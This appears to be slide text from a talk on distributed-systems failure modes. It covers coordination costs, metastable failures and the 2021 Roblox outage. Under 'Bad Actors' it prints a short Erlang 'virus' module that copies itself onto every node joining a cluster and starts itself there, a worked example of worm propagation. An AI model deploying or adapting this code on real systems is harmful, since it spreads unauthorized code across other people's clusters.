


PLOP 🌐

# *Irreducible Complexity*




# Coordination Costs





# Bad Actors



```
%% @doc A small module that jumps between connected nodes.
%% @author Gianfranco Alongi <gianfranco.alongi@erlang-solutions.com>
%% @author Adam Lindberg <adam.lindberg@erlang-solutions.com>

-module(virus).
-export([start/0]).
-export([start/1]).

start()    → spawn_process(code:get_object_code(?MODULE)).
start(Beam) → spawn_process(Beam).

spawn_process(Beam) →
  case whereis(?MODULE) of
    undefined → spawn(fun() → virus(Beam) end);
    _Else → ok
  end.

virus(Beam) →
  register(?MODULE, self()),
  net_kernel:monitor_nodes(true),
  io:format(user, "You're infested!~n", []),
  %[infest(Node) || Node ← nodes()],
  virus_loop(Beam).

virus_loop(Beam) →
  receive
    {nodeup, Node} →
      infest(Node, Beam),
      io:format(user, "~p has joined!~n", [Node])
  end,
  virus_loop(Beam).

infest(Node, {Mod, Bin, File} = Beam) →
  {module, Mod} = rpc:call(Node, code, load_binary, [Mod, File, Bin]),
  rpc:call(Node, ?MODULE, start, [Beam]).
```

## *And Yet...*

These metastable failures have caused **widespread outages** at large internet companies, lasting from minutes to hours.

**Paradoxically**, the root cause of these failures is **often features that improve the efficiency or reliability of the system.**




# *The Great 73-Hour Roblox Outage of 2021*

**Roblox was down all weekend, and not because of Chipotle**

*Roblox had some major server issues*

By **Tom Warren** and **Kim Lyons** | Updated Oct 31, 2021, 6:26pm EDT

# *The Great 73-Hour Roblox Outage of 2021*

